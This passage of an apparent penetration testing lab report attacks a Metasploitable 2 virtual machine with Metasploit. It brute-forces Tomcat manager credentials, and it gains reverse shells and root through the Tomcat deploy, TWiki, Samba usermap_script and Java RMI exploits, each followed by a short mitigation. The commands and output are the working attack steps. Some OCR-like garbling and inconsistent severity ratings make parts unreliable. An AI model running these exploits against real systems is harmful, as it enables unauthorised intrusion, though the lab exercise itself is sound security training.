File Machine View Input Devices Help
File Actions Edit View Help
OpenSSL 0.9.8c-1 < 0.9... qterminal
root@kali: ~
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
[*] 10.0.2.4:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[*+] 10.0.2.4:8180 - Login Successful: tomcat:tomcat
[-] 10.0.2.4:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: jvwebbus:JvWebBus1 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: cxsdck:cxsdxc (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[*+] Scanned 1 of 1 hosts (100% complete)
[*+] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >

```

```

Brjen_Kali-Linux-2021.3-vbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
OpenSSL 0.9.8c-1 < 0.9... qterminal
root@kali: ~
msf6 auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_deploy
[*]选用 payload http篡改, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > use exploit/multi/http/tomcat_mgr_deploy
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6233 bytes as 154pxghp43fI83xhSyiCUbvZ9.war ...
[*] Executing /154pxghp43fI83xhSyiCUbvZ9/12yNx57U6zUVtv.jsp ...
[*] Undeploying 154pxghp43fI83xhSyiCUbvZ9 ...
[*] Sending stage (58060 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.4:36973) at 2021-12-07 11:19:37 -0500
meterpreter > pwd
/
meterpreter > getuid
Server username: tomcat55
meterpreter >

```

Mitigation :

The tomcat service has an administrator account set to a default configuration which can be easily changed from conf\tomcatusers.xml

Exploiting apache httpd 2.2.8(TWiki), Port: 80/TCP, service: http :

TWiki is a Perl-based structured wiki application. Typically it is used to run a collaboration platform, knowledge or document management system, a knowledge base, or team portal. With TWiki Users can create wiki pages using the Markup Language, and developers can extend wiki application functionality with the plugin.

Severity level : Informative

Risk Factor: None

```
Brijen_Kali-Linux-2021.3-vbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
msf6 exploit(msix/webapp/twiki_history) > use exploit/unix/webapp/twiki_history
[*] Using configured payload cmd/unix/reverse
msf6 exploit(msix/webapp/twiki_history) > set payload cmd/unix/reverse
payload = cmd/unix/reverse
msf6 exploit(msix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.0.2.4 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 no The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
URI /twiki/bin yes TWiki bin directory path
VHOST no HTTP server virtual host

Payload options (cmd/unix/reverse):
Name Current Setting Required Description
LHOST 10.0.2.5 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

msf6 exploit(msix/webapp/twiki_history) > run
```

Vulnerability Information : CPE: cpe:/a:apache:http_server

```
Brijen_Kali-Linux-2021.3-vbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~#
[*] Started reverse TCP double handler on 10.0.2.5:4444
[*] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(msix/webapp/twiki_history) > run
[*] Started reverse TCP double handler on 10.0.2.5:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Successfully sent exploit request
[*] Command: echo bmkA9UkhxgFYg5QR; sleep 0.1; /bin/sh
[*] Writing to socket A (local loopback)
[*] Writing to socket B (local loopback)
[*] Reading from sockets ...
[*] Reading from socket A (local loopback) overruns 0 carrier 0 collisions 0
[*] Command: echo laSFhJ6lwuampP3U;
[*] Writing to socket A (local loopback) overruns 0 carrier 0 collisions 0
[*] Writing to socket B (local loopback) overruns 0 carrier 0 collisions 0
[*] Reading from sockets ...
[*] Reading from socket B (local loopback) overruns 0 carrier 0 collisions 0
[*] B: "bmkA9UkhxgFYg5QR\r\n"
[*] Matching...
[*] A is input...
[*] Reading from socket B (local loopback) overruns 0 carrier 0 collisions 0
[*] B: "laSFhJ6lwuampP3U\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (10.0.2.5:4444 → 10.0.2.4:46808) at 2021-12-07 12:40:58 -0500
[*] Command shell session 4 opened (10.0.2.5:4444 → 10.0.2.4:46810) at 2021-12-07 12:40:58 -0500
pwd
/var/www/twiki/bin
whoami
www-data
[*]
```

Mitigation : To resolve TWiki vulnerability solution would be vendor fix. Upgrading to version 4.2.4 or above will resolve the issue.

Exploiting Samba smdb 3.X - 4.X, Port : 445 , status: open , service: netbios-ssn:

Samba's NDR parsing code is vulnerable to multiple heap overflows. Successful exploitation can allow an unauthenticated attacker to execute arbitrary commands as root. A man-in-the-middle attack which is able to intercept the traffic between a client and a server hosting a SAM database can exploit this vulnerability to force a downgrade of the authentication level, which allowed the execution of arbitrary Samba network calls in the context of the intercepted user, for viewing or modifying sensitive security data in the Active Directory database or disabling critical services.

Severity : High

Risk Factor: Medium

CVSS v3.0 Base Score 7.5


CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/RC:C

CVSS v3.0 Temporal Score: 6.5

Vulnerability Information : CPE: cpe:/a:samba:samba

Patch Pub Date: April 12, 2016



```
Brijen_Kali-Linux-2021.3-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
OpenSSL 0.9.8c-1 < 0.9... qterminal
root@kali:~ 12:54 PM
use auxiliary/scanner/smb/psexec_loggedin_users use auxiliary/scanner/smb/ms17_010
use auxiliary/scanner/smb/smb_enum_gpp use auxiliary/scanner/smb/smb_unixit_cred
msf6 exploit(unix/webapp/twiki_history) > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name Current Setting Required Description
RHOSTS 1 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
THREADS 1 yes The number of concurrent threads (max one per host)
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 10.0.2.4:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 10.0.2.4:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 10.0.2.4: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
RHOSTS 1 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 139 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
```

```

Brijen_Kali-Linux-2021.3-vbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
OpenSSL 0.9.8c-1 < 0.9... qterminal
root@kali:~
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name  Current Setting  Required  Description
  RHOSTS  10.0.2.4      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   139             yes        The target port (TCP)
Payload options (cmd/unix/reverse):
  Name  Current Setting  Required  Description
  LHOST  10.0.2.5      yes        The listen address (an interface may be specified)
  LPORT  4444            yes        The listen port
Exploit target:
  Id  Name
  -- 
  0  Automatic

msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > exploit

```

```

Brijen_Kali-Linux-2021.3-vbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
OpenSSL 0.9.8c-1 < 0.9... qterminal
root@kali:~
root@kali:~# msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 10.0.2.5:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo vjj93KJ2pk8Ezke7;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "vjj93KJ2pk8Ezke7\r\n"
[*] B: "vjj93KJ2pk8Ezke7\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 5 opened (10.0.2.5:4444 → 10.0.2.4:33427) at 2021-12-07 12:52:22 -0500
whoami
root
root@kali:~# pwd
root@kali:~# ls -l
total 85
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  4 root root 1024 May 13  2012 boot
lrwxrwxrwx  1 root root   11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 13540 Oct 30  06:32 dev
drwxr-xr-x  94 root root 4096 Oct 30  09:09 etc
drwxr-xr-x  6 root root 4096 Apr 16  2010 home
drwxr-xr-x  2 root root 4096 Mar 16  2010 lib
lrwxrwxrwx  1 root root 32 Mar 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13  2012 lib
drwxr-xr-x  2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root 4096 Mar 16  2010 media
drwxr-xr-x  3 root root 4096 Apr 28  2010 mnt
-rw-r--r--  1 root root 10868 Oct 29 19:58 nohup.out
drwxr-xr-x  2 root root 4096 Mar 16  2010 opt

```

Mitigation : To resolve this issue, download and upgradation from link should be performed to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

<http://us1.samba.org/samba/ftp/old-versions/samba-3.0.25.tar.gz>

Exploiting Java GNU classpath grmiregistry ,Port : 1099, service: java-rmi :

The RMI registry uses port 1099 as a default. Client and server communicate over random ports unless a fixed port has been specified when exporting a remote object.

So multiple java products that uses RMI server contain a vulnerability that might allow an unauthenticated attacker to execute arbitrary code on a targeted system with elevated privileges.

Severity : Informative

Risk Factor : None

CVSS v3.0 Temporal Score: 6.5

Vulnerability information : CPE: cpe:/a:oracle:java_se

```

Brjen_Kali-Linux-2021.3-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File OpenSSL 0.9.8c-1 < 0.9... qterminal
root@kali:~ 01:28 PM
msf6 exploit(multi/misc/java_rmi_server) > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/mis... > show options

Module options (exploit/multi/misc/java_rmi_server):
Name Current Setting Required Description
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 1099 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPath no The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.0.2.5 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Generic (Java Payload)

msf6 exploit(multi/mis... > set RHOSTS 10.0.2.4

```

```

Brjen_Kali-Linux-2021.3-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File OpenSSL 0.9.8c-1 < 0.9... qterminal
root@kali:~ 01:28 PM
msf6 exploit(multi/mis... > set RHOSTS 10.0.2.4
[*] Using target: Java (Java Payload)
[*] Resolving Java...
[*] Using multi/handler
[*] Handler listening on 10.0.2.2:255
[*] Exploit running: Threads: 1, Running: 1, Stopped: 0 / 0.0% complete
[*] Exploit target: Java (Java Payload)
[*] Payload: java/meterpreter/reverse_tcp
[*] LHOST: 10.0.2.5, LPORT: 4444
[*] SRVHOST: 0.0.0.0, SRVPORT: 8080
[*] SSL: False, SSLCert: None
[*] URIPath: None
[*] Reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.4:1099 - Using URL: http://10.0.0.5:8080/6qqkz2GLAP6FrdF
[*] 10.0.2.4:1099 - Local IP: http://10.0.2.5:8080/6qqk22GLAP6FrdF
[*] 10.0.2.4:1099 - Server started...
[*] 10.0.2.4:1099 - Sending RMI Header...
[*] 10.0.2.4:1099 - Sending RMI Call...
[*] 10.0.2.4:1099 - Replied to request for payload JAR
[*] Sending stage (58060 bytes) to 10.0.2.4
[*] Meterpreter session 6 opened (10.0.2.5:4444 → 10.0.2.4:50121) at 2021-12-07 13:28:09 -0500
[*] 10.0.2.4:1099 - Server stopped.

meterpreter > getuid
Server username: root
meterpreter >

```

Mitigation : This vulnerability exists because of an incorrect default configuration of the RMI. So as a mitigation, working around and disabling class loading would work.

Conclusion

This project successfully simulated vulnerability management and penetration testing scenario, evaluating the security posture of two distinct systems: Windows 10 and Metasploitable 2. The project employed a multi-phased approach, leveraging a combination of vulnerability scanners and exploit frameworks. Nmap facilitated initial reconnaissance by identifying open ports and system details, while Nessus played a crucial role in pinpointing potential vulnerabilities within each system. The project then utilized the Metasploit framework and python scripts to exploit discovered vulnerabilities in the Windows 10 system, establishing a foothold and potentially escalating privileges.

By simulating a real-world attack, this project underscored the importance of proactive security measures. The identified vulnerabilities in both Windows 10 and Metasploitable 2 highlight the ever-present risk posed by cyber threats. The project also emphasizes the value of penetration testing in uncovering these weaknesses before malicious actors can exploit them. The knowledge gained from this project contributes to a more comprehensive understanding of penetration testing tools and methodologies, empowering IT professionals to identify, mitigate, and prevent security breaches.